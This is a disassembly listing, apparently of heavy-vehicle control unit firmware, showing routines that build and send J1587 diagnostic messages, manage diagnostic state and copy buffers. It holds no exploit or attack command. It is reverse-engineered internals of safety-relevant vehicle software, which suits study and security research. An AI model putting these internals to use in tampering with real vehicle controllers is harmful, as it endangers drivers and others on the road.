ECA2AB: 7C122E           std     word_FD122E; Store D
ECA2AE: FC122C           ldd     word_FD122C; Load D
ECA2B1: F33CB0           addd    word_3CB0; Add to D
ECA2B4: 7C122C           std     word_FD122C; Store D
ECA2B7: FC1228           ldd     word_FD1228; Load D
ECA2BA: 8C0080           cpd     #0x80; Compare D to memory (16-bit)
ECA2BD: 2506             bcs     loc_ECA2C5; Branch if carry set
ECA2BF: CC0080           ldd     #0x80; Load D
ECA2C2: 7C1228           std     word_FD1228; Store D
ECA2C5: FC122C           ldd     word_FD122C; Load D
ECA2C8: BC1228           cpd     word_FD1228; Compare D to memory (16-bit)
ECA2CB: 25AC             bcs     loc_ECA279; Branch if carry set
ECA2CD: 6C9E             std     3+var_5,sp; Store D
ECA2CF: 27A8             beq     loc_ECA279; Branch if equal
ECA2D1: FC3CBD           ldd     word_3CBD; Load D
ECA2D4: 8C0010           cpd     #0x10; Compare D to memory (16-bit)
ECA2D7: 2506             bcs     loc_ECA2DF; Branch if carry set
ECA2D9: CC0010           ldd     #0x10; Load D
ECA2DC: 7C3CBD           std     word_3CBD; Store D
ECA2DF: C601             ldab    #1; Load B
ECA2E1: 7B3D3F           stab    byte_3D3F; Store B
ECA2E4: 2057             bra     loc_ECA33D; Branch always
ECA2E6: F63D3F           ldab    byte_3D3F; Load B
ECA2E9: B746             tfr     d,y; Transfer register to register
ECA2EB: F6122B           ldab    byte_FD122B; Load B
ECA2EE: B745             tfr     d,x; Transfer register to register
ECA2F0: 180AE23CC4EA3D40 movb    0x3CC4,x,0x3D40,y; Move byte (8-bit)
ECA2F8: C6FF             ldab    #0xFF; Load B
ECA2FA: 6B80             stab    3+var_3,sp; Store B
ECA2FC: F6122B           ldab    byte_FD122B; Load B
ECA2FF: B746             tfr     d,y; Transfer register to register
ECA301: E6EA3CC5         ldab    0x3CC5,y; Load B
```

```
ECA305: 0D800F           bclr    3+var_3,sp,#0xF; Clear bits in memory
ECA308: C40F             andb    #0xF; AND B with memory
ECA30A: EA80             orab    3+var_3,sp; OR B with memory
ECA30C: 6B80             stab    3+var_3,sp; Store B
ECA30E: 0FEA3CC20103     brclr   0x3CC2,y,#1,loc_ECA317; Branch if selected bits clear
ECA314: 0D8040           bclr    3+var_3,sp,#0x40 ; '@'; Clear bits in memory
ECA317: F63D3F           ldab    byte_3D3F; Load B
ECA31A: B796             exg     b,y; Exchange register to register
ECA31C: 180A80EA3D41     movb    3+var_3,sp,0x3D41,y; Move byte (8-bit)
ECA322: 180AE23CC3EA3D42 movb    0x3CC3,x,0x3D42,y; Move byte (8-bit)
ECA32A: F63D3F           ldab    byte_3D3F; Load B
ECA32D: CB03             addb    #3; Add memory to B
ECA32F: 7B3D3F           stab    byte_3D3F; Store B
ECA332: F6122B           ldab    byte_FD122B; Load B
ECA335: CB08             addb    #8; Add memory to B
ECA337: 7B122B           stab    byte_FD122B; Store B
ECA33A: 721227           inc     byte_FD1227; Increment memory
ECA33D: F61227           ldab    byte_FD1227; Load B
ECA340: 87               clra; Clear A
ECA341: BC3CBD           cpd     word_3CBD; Compare D to memory (16-bit)
ECA344: 25A0             bcs     loc_ECA2E6; Branch if carry set
ECA346: 79122B           clr     byte_FD122B; Clear memory
ECA349: F63D3F           ldab    byte_3D3F; Load B
ECA34C: 53               decb; Decrement B
ECA34D: 7B3D40           stab    byte_3D40; Store B
ECA350: 2008             bra     loc_ECA35A; Branch always
ECA352: 721230           inc     byte_FD1230; Increment memory
ECA355: 2051             bra     loc_ECA3A8; Branch always
ECA357: 793D40           clr     byte_3D40; Clear memory
ECA35A: 793D3F           clr     byte_3D3F; Clear memory
ECA35D: C602             ldab    #2; Load B
ECA35F: 7B3CB3           stab    byte_3CB3; Store B
ECA362: 53               decb; Decrement B
ECA363: 7B122A           stab    byte_FD122A; Store B
ECA366: 2040             bra     loc_ECA3A8; Branch always
ECA368: CC3CB4           ldd     #0x3CB4; Load D
ECA36B: 3B               pshd; Push D
ECA36C: F63CB2           ldab    byte_3CB2; Load B
ECA36F: 4AB338E7         call    sub_E7B338,#0xE7; Call subroutine in expanded memory
ECA373: 87               clra; Clear A
ECA374: 7A1230           staa    byte_FD1230; Store A
ECA377: C7               clrb; Clear B
ECA378: 7C122C           std     word_FD122C; Store D
ECA37B: 7C122E           std     word_FD122E; Store D
ECA37E: 7C3CB0           std     word_3CB0; Store D
ECA381: 7C3CBD           std     word_3CBD; Store D
ECA384: C603             ldab    #3; Load B
ECA386: 7B3CB3           stab    byte_3CB3; Store B
ECA389: 18791228         clrw    word_FD1228
ECA38D: 52               incb; Increment B
ECA38E: 7B122A           stab    byte_FD122A; Store B
ECA391: 79122B           clr     byte_FD122B; Clear memory
ECA394: 793D3F           clr     byte_3D3F; Clear memory
ECA397: 791227           clr     byte_FD1227; Clear memory
ECA39A: C631             ldab    #0x31 ; '1'; Load B
ECA39C: 6C80             std     5+var_5,sp; Store D
ECA39E: C7               clrb; Clear B
ECA39F: 3B               pshd; Push D
ECA3A0: CC3D40           ldd     #0x3D40; Load D
```

```
ECA3A3: 16E654          jsr     core_memset_E654; Jump to subroutine
ECA3A6: 1B84            leas    4,sp; Load effective address into SP
ECA3A8: F63CB3          ldab    byte_3CB3; Load B
ECA3AB: C102            cmpb    #2; Compare B to memory
ECA3AD: 18260083        lbne    loc_ECA434; Long branch if not equal
ECA3B1: E682            ldab    3+var_1,sp; Load B
ECA3B3: B796            exg     b,y; Exchange register to register
ECA3B5: 0EEA3D710208    brset   0x3D71,y,#2,loc_ECA3C3; Branch if selected bits set
ECA3BB: E6EA3D71        ldab    0x3D71,y; Load B
ECA3BF: C501            bitb    #1; Bit test B
ECA3C1: 2771            beq     loc_ECA434; Branch if equal
ECA3C3: E682            ldab    3+var_1,sp; Load B
ECA3C5: 37              pshb; Push B
ECA3C6: C608            ldab    #8; Load B
ECA3C8: 37              pshb; Push B
ECA3C9: CC3D40          ldd     #0x3D40; Load D
ECA3CC: 3B              pshd; Push D
ECA3CD: C6C2            ldab    #0xC2; Load B
ECA3CF: 37              pshb; Push B
ECA3D0: E686            ldab    8+var_2,sp; Load B
ECA3D2: 4AA437F0        call    sub_F0A437,#0xF0; Call subroutine in expanded memory
ECA3D6: 1B85            leas    5,sp; Load effective address into SP
ECA3D8: E682            ldab    3+var_1,sp; Load B
ECA3DA: B796            exg     b,y; Exchange register to register
ECA3DC: 0DEA3D7103      bclr    0x3D71,y,#3; Clear bits in memory
ECA3E1: 1E3D710205      brset   byte_3D71,#2,loc_ECA3EB; Branch if selected bits set
ECA3E6: 1F3D710104      brclr   byte_3D71,#1,loc_ECA3EF; Branch if selected bits clear
ECA3EB: C601            ldab    #1; Load B
ECA3ED: 2042            bra     loc_ECA431; Branch always
ECA3EF: CC3CB4          ldd     #0x3CB4; Load D
ECA3F2: 3B              pshd; Push D
ECA3F3: F63CB2          ldab    byte_3CB2; Load B
ECA3F6: 4AB338E7        call    sub_E7B338,#0xE7; Call subroutine in expanded memory
ECA3FA: 87              clra; Clear A
ECA3FB: 7A1230          staa    byte_FD1230; Store A
ECA3FE: C7              clrb; Clear B
ECA3FF: 7C122C          std     word_FD122C; Store D
ECA402: 7C122E          std     word_FD122E; Store D
ECA405: 7C3CB0          std     word_3CB0; Store D
ECA408: 7C3CBD          std     word_3CBD; Store D
ECA40B: C603            ldab    #3; Load B
ECA40D: 7B3CB3          stab    byte_3CB3; Store B
ECA410: 18791228        clrw    word_FD1228
ECA414: 52              incb; Increment B
ECA415: 7B122A          stab    byte_FD122A; Store B
ECA418: 79122B          clr     byte_FD122B; Clear memory
ECA41B: 793D3F          clr     byte_3D3F; Clear memory
ECA41E: 791227          clr     byte_FD1227; Clear memory
ECA421: C631            ldab    #0x31 ; '1'; Load B
ECA423: 6C80            std     5+var_5,sp; Store D
ECA425: C7              clrb; Clear B
ECA426: 3B              pshd; Push D
ECA427: CC3D40          ldd     #0x3D40; Load D
ECA42A: 16E654          jsr     core_memset_E654; Jump to subroutine
ECA42D: 1B84            leas    4,sp; Load effective address into SP
ECA42F: C603            ldab    #3; Load B
ECA431: 7B122A          stab    byte_FD122A; Store B
ECA434: 1B83            leas    3,sp; Load effective address into SP
ECA436: 0A              rtc; Return from call
```

sub_ECA437 :

```
ECA437: 37              pshb; Push B
ECA438: 1F34ED402C      brclr   byte_34ED,#0x40,loc_ECA469 ; '@'; Branch if selected bits clear
ECA43D: E680            ldab    1+var_1,sp; Load B
ECA43F: 2628            bne     loc_ECA469; Branch if not equal
ECA441: 87              clra; Clear A
ECA442: 59              lsld; Logic shift left D
ECA443: B746            tfr     d,y; Transfer register to register
ECA445: ECEA1231        ldd     0x1231,y; Load D
ECA449: 8C012C          cpd     #0x12C; Compare D to memory (16-bit)
ECA44C: E680            ldab    1+var_1,sp; Load B
ECA44E: 2510            bcs     loc_ECA460; Branch if carry set
ECA450: B796            exg     b,y; Exchange register to register
ECA452: 0CEA3D7102      bset    0x3D71,y,#2; Set bits in memory
ECA457: 1858            asly
ECA459: 1869EA1231      clrw    0x1231,y
ECA45E: 2009            bra     loc_ECA469; Branch always
ECA460: 87              clra; Clear A
ECA461: 59              lsld; Logic shift left D
ECA462: B746            tfr     d,y; Transfer register to register
ECA464: 1862EA1231      incw    0x1231,y
ECA469: E680            ldab    1+var_1,sp; Load B
ECA46B: 87              clra; Clear A
ECA46C: B746            tfr     d,y; Transfer register to register
ECA46E: 0FEA3D710205    brclr   0x3D71,y,#2,loc_ECA479; Branch if selected bits clear
ECA474: F76018          tst     byte_6018; Test memory for zero or minus
ECA477: 2706            beq     loc_ECA47F; Branch if equal
ECA479: 0FEA3D710104    brclr   0x3D71,y,#1,loc_ECA483; Branch if selected bits clear
ECA47F: 4AA1BFEC        call    sub_ECA1BF,#0xEC; Call subroutine in expanded memory
ECA483: 1B81            ins; Increment SP
ECA485: 0A              rtc; Return from call
```

sub_ECA486 :

```
ECA486: F65F66          ldab    byte_5F66; Load B
ECA489: 04211C          dbne    b,locret_ECA4A8; Decrement counter and branch if != 0
ECA48C: ED85            ldy     arg_3,sp; Load Y
ECA48E: E64B            ldab    0xB,y; Load B
ECA490: C5C0            bitb    #0xC0; Bit test B
ECA492: 2614            bne     locret_ECA4A8; Branch if not equal
ECA494: E644            ldab    4,y; Load B
ECA496: C188            cmpb    #0x88; Compare B to memory
ECA498: 270E            beq     locret_ECA4A8; Branch if equal
ECA49A: E64B            ldab    0xB,y; Load B
ECA49C: 55              rolb; Rotate left B through carry
ECA49D: 55              rolb; Rotate left B through carry
ECA49E: 55              rolb; Rotate left B through carry
ECA49F: C403            andb    #3; AND B with memory
ECA4A1: B796            exg     b,y; Exchange register to register
ECA4A3: 0CEA3D7101      bset    0x3D71,y,#1; Set bits in memory
ECA4A8: 0A              rtc; Return from call
```

sub_ECB8F4 :

```
ECB8F4: 37               pshb; Push B
ECB8F5: 37               pshb; Push B
ECB8F6: 4ABA95EB         call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
ECB8FA: 6B80             stab    2+var_2,sp; Store B
ECB8FC: F65F16           ldab    byte_5F16; Load B
ECB8FF: 53               decb; Decrement B
ECB900: 18260234         lbne    loc_ECBB38; Long branch if not equal
ECB904: C601             ldab    #1; Load B
ECB906: 7B3E27           stab    byte_3E27; Store B
ECB909: 52               incb; Increment B
ECB90A: 7B3E22           stab    byte_3E22; Store B
ECB90D: F61239           ldab    byte_FD1239; Load B
ECB910: C150             cmpb    #0x50 ; 'P'; Compare B to memory
ECB912: 2308             bls     loc_ECB91C; Branch if lower or same
ECB914: C603             ldab    #3; Load B
ECB916: 7B123A           stab    byte_FD123A; Store B
ECB919: 7B3E2E           stab    byte_3E2E; Store B
ECB91C: F6123A           ldab    byte_FD123A; Load B
ECB91F: 182700C0         lbeq    loc_ECB9E3; Long branch if equal
ECB923: 53               decb; Decrement B
ECB924: 182701CC         lbeq    loc_ECBAF4; Long branch if equal
ECB928: 53               decb; Decrement B
ECB929: 18270097         lbeq    loc_ECB9C4; Long branch if equal
ECB92D: 53               decb; Decrement B
ECB92E: 1827017F         lbeq    loc_ECBAB1; Long branch if equal
ECB932: 53               decb; Decrement B
ECB933: 1826017A         lbne    loc_ECBAB1; Long branch if not equal
ECB937: C602             ldab    #2; Load B
ECB939: 7B3E26           stab    byte_3E26; Store B
ECB93C: 7B123A           stab    byte_FD123A; Store B
ECB93F: 793E2E           clr     byte_3E2E; Clear memory
ECB942: 793E25           clr     byte_3E25; Clear memory
ECB945: CC0048           ldd     #0x48 ; 'H'; Load D
ECB948: 3B               pshd; Push D
ECB949: C7               clrb; Clear B
ECB94A: 3B               pshd; Push D
ECB94B: CC3E71           ldd     #0x3E71; Load D
ECB94E: 16E654           jsr     core_memset_E654; Jump to subroutine
ECB951: 1B84             leas    4,sp; Load effective address into SP
ECB953: 87               clra; Clear A
ECB954: 7A1239           staa    byte_FD1239; Store A
ECB957: 721236           inc     byte_FD1236; Increment memory
ECB95A: F61236           ldab    byte_FD1236; Load B
ECB95D: B746             tfr     d,y; Transfer register to register
ECB95F: 1809EA3E715F19   movb    byte_5F19,0x3E71,y; Move byte (8-bit)
ECB966: 721236           inc     byte_FD1236; Increment memory
ECB969: F61236           ldab    byte_FD1236; Load B
ECB96C: B746             tfr     d,y; Transfer register to register
ECB96E: 1809EA3E715F18   movb    byte_5F18,0x3E71,y; Move byte (8-bit)
ECB975: 721236           inc     byte_FD1236; Increment memory
ECB978: F61236           ldab    byte_FD1236; Load B
ECB97B: B746             tfr     d,y; Transfer register to register
ECB97D: C64B             ldab    #0x4B ; 'K'; Load B
ECB97F: 6BEA3E71         stab    0x3E71,y; Store B
ECB983: 721236           inc     byte_FD1236; Increment memory
ECB986: F61236           ldab    byte_FD1236; Load B
ECB989: B746             tfr     d,y; Transfer register to register
ECB98B: C64E             ldab    #0x4E ; 'N'; Load B
ECB98D: 6BEA3E71         stab    0x3E71,y; Store B
```

```
ECB991: 721236          inc     byte_FD1236; Increment memory
ECB994: F61236          ldab    byte_FD1236; Load B
ECB997: B746            tfr     d,y; Transfer register to register
ECB999: C64F            ldab    #0x4F ; 'O'; Load B
ECB99B: 6BEA3E71        stab    0x3E71,y; Store B
ECB99F: 721236          inc     byte_FD1236; Increment memory
ECB9A2: F61236          ldab    byte_FD1236; Load B
ECB9A5: B746            tfr     d,y; Transfer register to register
ECB9A7: C652            ldab    #0x52 ; 'R'; Load B
ECB9A9: 6BEA3E71        stab    0x3E71,y; Store B
ECB9AD: 721236          inc     byte_FD1236; Increment memory
ECB9B0: F61236          ldab    byte_FD1236; Load B
ECB9B3: B746            tfr     d,y; Transfer register to register
ECB9B5: C652            ldab    #0x52 ; 'R'; Load B
ECB9B7: 6BEA3E71        stab    0x3E71,y; Store B
ECB9BB: 721236          inc     byte_FD1236; Increment memory
ECB9BE: 791235          clr     byte_FD1235; Clear memory
ECB9C1: 06BAF4          jmp     loc_ECBAF4; Jump Address
ECB9C4: CC123A          ldd     #0x123A; Load D
ECB9C7: 3B              pshd; Push D
ECB9C8: CC3E25          ldd     #0x3E25; Load D
ECB9CB: 3B              pshd; Push D
ECB9CC: F63E22          ldab    byte_3E22; Load B
ECB9CF: 4AB399E7        call    sub_E7B399,#0xE7; Call subroutine in expanded memory
ECB9D3: 1B84            leas    4,sp; Load effective address into SP
ECB9D5: F31237          addd    word_FD1237; Add to D
ECB9D8: 7C1237          std     word_FD1237; Store D
ECB9DB: C601            ldab    #1; Load B
ECB9DD: 7B3E2E          stab    byte_3E2E; Store B
ECB9E0: 06BAAC          jmp     loc_ECBAAC; Jump Address
ECB9E3: CC3E25          ldd     #0x3E25; Load D
ECB9E6: 3B              pshd; Push D
ECB9E7: FC123E          ldd     word_FD123E; Load D
ECB9EA: C33E31          addd    #0x3E31; Add to D
ECB9ED: 3B              pshd; Push D
ECB9EE: CC0040          ldd     #0x40 ; '@'; Load D
ECB9F1: 3B              pshd; Push D
ECB9F2: FC123E          ldd     word_FD123E; Load D
ECB9F5: 3B              pshd; Push D
ECB9F6: F63E22          ldab    byte_3E22; Load B
ECB9F9: 4AB542E7        call    sub_E7B542,#0xE7; Call subroutine in expanded memory
ECB9FD: 1B88            leas    8,sp; Load effective address into SP
ECB9FF: 7C3E23          std     word_3E23; Store D
ECBA02: F3123E          addd    word_FD123E; Add to D
ECBA05: 7C123E          std     word_FD123E; Store D
ECBA08: FC123C          ldd     word_FD123C; Load D
ECBA0B: F33E23          addd    word_3E23; Add to D
ECBA0E: 7C123C          std     word_FD123C; Store D
ECBA11: FC1237          ldd     word_FD1237; Load D
ECBA14: 8C0040          cpd     #0x40 ; '@'; Compare D to memory (16-bit)
ECBA17: 2506            bcs     loc_ECBA1F; Branch if carry set
ECBA19: CC0040          ldd     #0x40 ; '@'; Load D
ECBA1C: 7C1237          std     word_FD1237; Store D
ECBA1F: FC123C          ldd     word_FD123C; Load D
ECBA22: BC1237          cpd     word_FD1237; Compare D to memory (16-bit)
ECBA25: 25B9            bcs     loc_ECB9E0; Branch if carry set
ECBA27: 6C9E            std     2+var_4,sp; Store D
ECBA29: 27B5            beq     loc_ECB9E0; Branch if equal
ECBA2B: 49              lsrd; Logic shift right D
```

```
ECBA2C: 49               lsrd; Logic shift right D
ECBA2D: 7C3E2F           std    word_3E2F; Store D
ECBA30: 203D             bra    loc_ECBA6F; Branch always
ECBA32: F61236           ldab   byte_FD1236; Load B
ECBA35: B746             tfr    d,y; Transfer register to register
ECBA37: F6123B           ldab   byte_FD123B; Load B
ECBA3A: B745             tfr    d,x; Transfer register to register
ECBA3C: 180AE23E31EA3E71 movb   0x3E31,x,0x3E71,y; Move byte (8-bit)
ECBA44: 180AE23E32EA3E72 movb   0x3E32,x,0x3E72,y; Move byte (8-bit)
ECBA4C: 180AE23E33EA3E73 movb   0x3E33,x,0x3E73,y; Move byte (8-bit)
ECBA54: 180AE23E34EA3E74 movb   0x3E34,x,0x3E74,y; Move byte (8-bit)
ECBA5C: F61236           ldab   byte_FD1236; Load B
ECBA5F: CB04             addb   #4; Add memory to B
ECBA61: 7B1236           stab   byte_FD1236; Store B
ECBA64: F6123B           ldab   byte_FD123B; Load B
ECBA67: CB04             addb   #4; Add memory to B
ECBA69: 7B123B           stab   byte_FD123B; Store B
ECBA6C: 721235           inc    byte_FD1235; Increment memory
ECBA6F: F61235           ldab   byte_FD1235; Load B
ECBA72: 87               clra; Clear A
ECBA73: BC3E2F           cpd    word_3E2F; Compare D to memory (16-bit)
ECBA76: 25BA             bcs    loc_ECBA32; Branch if carry set
ECBA78: 7A123B           staa   byte_FD123B; Store A
ECBA7B: 7A1235           staa   byte_FD1235; Store A
ECBA7E: FD3E2F           ldy    word_3E2F; Load Y
ECBA81: 2709             beq    loc_ECBA8C; Branch if equal
ECBA83: F61236           ldab   byte_FD1236; Load B
ECBA86: 53               decb; Decrement B
ECBA87: 7B3E71           stab   byte_3E71; Store B
ECBA8A: 2012             bra    loc_ECBA9E; Branch always
ECBA8C: C60B             ldab   #0xB; Load B
ECBA8E: 7B3E71           stab   byte_3E71; Store B
ECBA91: C7               clrb; Clear B
ECBA92: 7C3E79           std    word_3E79; Store D
ECBA95: 52               incb; Increment B
ECBA96: 7B3E7B           stab   byte_3E7B; Store B
ECBA99: C601             ldab   #1; Load B
ECBA9B: 7B3E7C           stab   byte_3E7C; Store B
ECBA9E: 791236           clr    byte_FD1236; Clear memory
ECBAA1: C602             ldab   #2; Load B
ECBAA3: 7B3E2E           stab   byte_3E2E; Store B
ECBAA6: 52               incb; Increment B
ECBAA7: 7B123A           stab   byte_FD123A; Store B
ECBAAA: 2048             bra    loc_ECBAF4; Branch always
ECBAAC: 721239           inc    byte_FD1239; Increment memory
ECBAAF: 2043             bra    loc_ECBAF4; Branch always
ECBAB1: CC3E25           ldd    #0x3E25; Load D
ECBAB4: 3B               pshd; Push D
ECBAB5: F63E22           ldab   byte_3E22; Load B
ECBAB8: 4AB338E7         call   sub_E7B338,#0xE7; Call subroutine in expanded memory
ECBABC: C7               clrb; Clear B
ECBABD: 7B5F16           stab   byte_5F16; Store B
ECBAC0: 87               clra; Clear A
ECBAC1: 7A1239           staa   byte_FD1239; Store A
ECBAC4: 7C123C           std    word_FD123C; Store D
ECBAC7: 7C123E           std    word_FD123E; Store D
ECBACA: 7C3E23           std    word_3E23; Store D
ECBACD: 7C3E2F           std    word_3E2F; Store D
ECBAD0: C603             ldab   #3; Load B
```

```
ECBAD2: 7B3E2E          stab    byte_3E2E; Store B
ECBAD5: 18791237        clrw    word_FD1237
ECBAD9: 52              incb; Increment B
ECBADA: 7B123A          stab    byte_FD123A; Store B
ECBADD: 79123B          clr     byte_FD123B; Clear memory
ECBAE0: 791236          clr     byte_FD1236; Clear memory
ECBAE3: 791235          clr     byte_FD1235; Clear memory
ECBAE6: C648            ldab    #0x48 ; 'H'; Load B
ECBAE8: 6C80            std     4+var_4,sp; Store D
ECBAEA: C7              clrb; Clear B
ECBAEB: 3B              pshd; Push D
ECBAEC: CC3E71          ldd     #0x3E71; Load D
ECBAEF: 16E654          jsr     core_memset_E654; Jump to subroutine
ECBAF2: 1B84            leas    4,sp; Load effective address into SP
ECBAF4: F63E2E          ldab    byte_3E2E; Load B
ECBAF7: C102            cmpb    #2; Compare B to memory
ECBAF9: 263D            bne     loc_ECBB38; Branch if not equal
ECBAFB: F61235          ldab    byte_FD1235; Load B
ECBAFE: 261C            bne     loc_ECBB1C; Branch if not equal
ECBB00: F65F66          ldab    byte_5F66; Load B
ECBB03: 042116          dbne    b,loc_ECBB1C; Decrement counter and branch if != 0
ECBB06: F61235          ldab    byte_FD1235; Load B
ECBB09: 37              pshb; Push B
ECBB0A: C608            ldab    #8; Load B
ECBB0C: 37              pshb; Push B
ECBB0D: CC3E71          ldd     #0x3E71; Load D
ECBB10: 3B              pshd; Push D
ECBB11: C6C4            ldab    #0xC4; Load B
ECBB13: 37              pshb; Push B
ECBB14: E685            ldab    7+var_2,sp; Load B
ECBB16: 4AA437F0        call    sub_F0A437,#0xF0; Call subroutine in expanded memory
ECBB1A: 1B85            leas    5,sp; Load effective address into SP
ECBB1C: 791235          clr     byte_FD1235; Clear memory
ECBB1F: 2612            bne     loc_ECBB33; Branch if not equal
ECBB21: CC0048          ldd     #0x48 ; 'H'; Load D
ECBB24: 3B              pshd; Push D
ECBB25: C7              clrb; Clear B
ECBB26: 3B              pshd; Push D
ECBB27: CC3E71          ldd     #0x3E71; Load D
ECBB2A: 16E654          jsr     core_memset_E654; Jump to subroutine
ECBB2D: 1B84            leas    4,sp; Load effective address into SP
ECBB2F: C603            ldab    #3; Load B
ECBB31: 2002            bra     loc_ECBB35; Branch always
ECBB33: C601            ldab    #1; Load B
ECBB35: 7B123A          stab    byte_FD123A; Store B
ECBB38: 31              puly; Pull Y
ECBB39: 0A              rtc; Return from call
```

sub_ECBB3A :

```
ECBB3A: 37              pshb; Push B
ECBB3B: 37              pshb; Push B
ECBB3C: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
ECBB40: 6B80            stab    2+var_2,sp; Store B
ECBB42: F65F17          ldab    byte_5F17; Load B
ECBB45: 2767            beq     loc_ECBBAE; Branch if equal
ECBB47: F61241          ldab    byte_FD1241; Load B
```

```
ECBB4A: 262E            bne     loc_ECBB7A; Branch if not equal
ECBB4C: C6FF            ldab    #0xFF; Load B
ECBB4E: 37              pshb; Push B
ECBB4F: 37              pshb; Push B
ECBB50: 4A813CF2        call    gone_J1587_Diag_NVM_State_Manager_F2813C,#0xF2; Call subroutine in
↪  expanded memory
ECBB54: 1B82            leas    2,sp; Load effective address into SP
ECBB56: 042110          dbne    b,loc_ECBB69; Decrement counter and branch if != 0
ECBB59: 4AB396E5        call    gone_Decrement_Diagnostic_Timers_E5B396,#0xE5; Call subroutine in
↪  expanded memory
ECBB5D: 1C7FC904        bset    byte_7FC9,#4; Set bits in memory
ECBB61: C602            ldab    #2; Load B
ECBB63: 4A9D38F2        call    core_Set_Diagnostic_Update_Flag_F29D38,#0xF2; Call subroutine in
↪  expanded memory
ECBB67: 200C            bra     loc_ECBB75; Branch always
ECBB69: F61240          ldab    byte_FD1240; Load B
ECBB6C: C103            cmpb    #3; Compare B to memory
ECBB6E: 2405            bcc     loc_ECBB75; Branch if carry clear
ECBB70: 721240          inc     byte_FD1240; Increment memory
ECBB73: 2005            bra     loc_ECBB7A; Branch always
ECBB75: C601            ldab    #1; Load B
ECBB77: 7B1241          stab    byte_FD1241; Store B
ECBB7A: C602            ldab    #2; Load B
ECBB7C: 7B3EB9          stab    byte_3EB9; Store B
ECBB7F: 180C5F193EBA    movb    byte_5F19,byte_3EBA; Move byte (8-bit)
ECBB85: 180C5F183EBB    movb    byte_5F18,byte_3EBB; Move byte (8-bit)
ECBB8B: F65F66          ldab    byte_5F66; Load B
ECBB8E: 04211D          dbne    b,loc_ECBBAE; Decrement counter and branch if != 0
ECBB91: E681            ldab    2+var_1,sp; Load B
ECBB93: 37              pshb; Push B
ECBB94: C608            ldab    #8; Load B
ECBB96: 37              pshb; Push B
ECBB97: CC3EB9          ldd     #0x3EB9; Load D
ECBB9A: 3B              pshd; Push D
ECBB9B: C6C4            ldab    #0xC4; Load B
ECBB9D: 37              pshb; Push B
ECBB9E: E685            ldab    7+var_2,sp; Load B
ECBBA0: 4AA437F0        call    sub_F0A437,#0xF0; Call subroutine in expanded memory
ECBBA4: 1B85            leas    5,sp; Load effective address into SP
ECBBA6: 795F17          clr     byte_5F17; Clear memory
ECBBA9: C601            ldab    #1; Load B
ECBBAB: 7B1241          stab    byte_FD1241; Store B
ECBBAE: 31              puly; Pull Y
ECBBAF: 0A              rtc; Return from call
```

sub_EEBB32 :

```
EEBB32: F64467          ldab    byte_4467; Load B
EEBB35: C403            andb    #3; AND B with memory
EEBB37: 0A              rtc; Return from call
```

sub_EF8E37 :

```
EF8E37: 1B9C             leas    -4,sp; Load effective address into SP
EF8E39: 4ABA95EB         call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
EF8E3D: 6B83             stab    4+var_1,sp; Store B
EF8E3F: F644AE           ldab    byte_44AE; Load B
EF8E42: 2665             bne     loc_EF8EA9; Branch if not equal
EF8E44: FC44B9           ldd     word_44B9; Load D
EF8E47: B344B7           subd    word_44B7; Subtract memory from D
EF8E4A: 6C81             std     4+var_3,sp; Store D
EF8E4C: 8C000E           cpd     #0xE; Compare D to memory (16-bit)
EF8E4F: 241C             bcc     loc_EF8E6D; Branch if carry clear
EF8E51: 3B               pshd; Push D
EF8E52: 87               clra; Clear A
EF8E53: C7               clrb; Clear B
EF8E54: 3B               pshd; Push D
EF8E55: CEC4C0           ldx     #0xC4C0; Load X
EF8E58: 860F             ldaa    #0xF; Load A
EF8E5A: 3B               pshd; Push D
EF8E5B: 34               pshx; Push X
EF8E5C: CC5517           ldd     #0x5517; Load D
EF8E5F: 4A9402F3         call    core_MemCpy_F39402,#0xF3; Call subroutine in expanded memory
EF8E63: 1B88             leas    8,sp; Load effective address into SP
EF8E65: F344B7           addd    word_44B7; Add to D
EF8E68: 7C44B7           std     word_44B7; Store D
EF8E6B: 2021             bra     loc_EF8E8E; Branch always
EF8E6D: CC000E           ldd     #0xE; Load D
EF8E70: 3B               pshd; Push D
EF8E71: C7               clrb; Clear B
EF8E72: 3B               pshd; Push D
EF8E73: CEC4C0           ldx     #0xC4C0; Load X
EF8E76: 860F             ldaa    #0xF; Load A
EF8E78: 3B               pshd; Push D
EF8E79: 34               pshx; Push X
EF8E7A: CC5517           ldd     #0x5517; Load D
EF8E7D: 4A9402F3         call    core_MemCpy_F39402,#0xF3; Call subroutine in expanded memory
EF8E81: 1B88             leas    8,sp; Load effective address into SP
EF8E83: F344B7           addd    word_44B7; Add to D
EF8E86: 7C44B7           std     word_44B7; Store D
EF8E89: CC000E           ldd     #0xE; Load D
EF8E8C: 6C81             std     4+var_3,sp; Store D
EF8E8E: E682             ldab    4+var_2,sp; Load B
EF8E90: 52               incb; Increment B
EF8E91: 7B44BE           stab    byte_44BE; Store B
EF8E94: 180C44B644BF     movb    byte_44B6,byte_44BF; Move byte (8-bit)
EF8E9A: 7244B6           inc     byte_44B6; Increment memory
EF8E9D: FC44B7           ldd     word_44B7; Load D
EF8EA0: BC44B9           cpd     word_44B9; Compare D to memory (16-bit)
EF8EA3: 252A             bcs     loc_EF8ECF; Branch if carry set
EF8EA5: C609             ldab    #9; Load B
EF8EA7: 202D             bra     loc_EF8ED6; Branch always
EF8EA9: 6980             clr     4+var_4,sp; Clear memory
EF8EAB: 2010             bra     loc_EF8EBD; Branch always
EF8EAD: B796             exg     b,y; Exchange register to register
EF8EAF: 180AE25514EA44C0 movb    0x5514,x,0x44C0,y; Move byte (8-bit)
EF8EB7: 08               inx; Increment X
EF8EB8: 7E44B7           stx     word_44B7; Store X
EF8EBB: 6280             inc     4+var_4,sp; Increment memory
EF8EBD: FE44B7           ldx     word_44B7; Load X
EF8EC0: BE44B9           cpx     word_44B9; Compare X to memory (16-bit)
EF8EC3: 2406             bcc     loc_EF8ECB; Branch if carry clear
```

```
EF8EC5: E680            ldab    4+var_4,sp; Load B
EF8EC7: C10E            cmpb    #0xE; Compare B to memory
EF8EC9: 25E2            bcs     loc_EF8EAD; Branch if carry set
EF8ECB: E680            ldab    4+var_4,sp; Load B
EF8ECD: 20C1            bra     loc_EF8E90; Branch always
EF8ECF: 7344B4          dec     byte_44B4; Decrement memory
EF8ED2: 2605            bne     loc_EF8ED9; Branch if not equal
EF8ED4: C608            ldab    #8; Load B
EF8ED6: 7B44BB          stab    byte_44BB; Store B
EF8ED9: CC0064          ldd     #0x64 ; 'd'; Load D
EF8EDC: FD44E2          ldy     word_44E2; Load Y
EF8EDF: 1858            asly
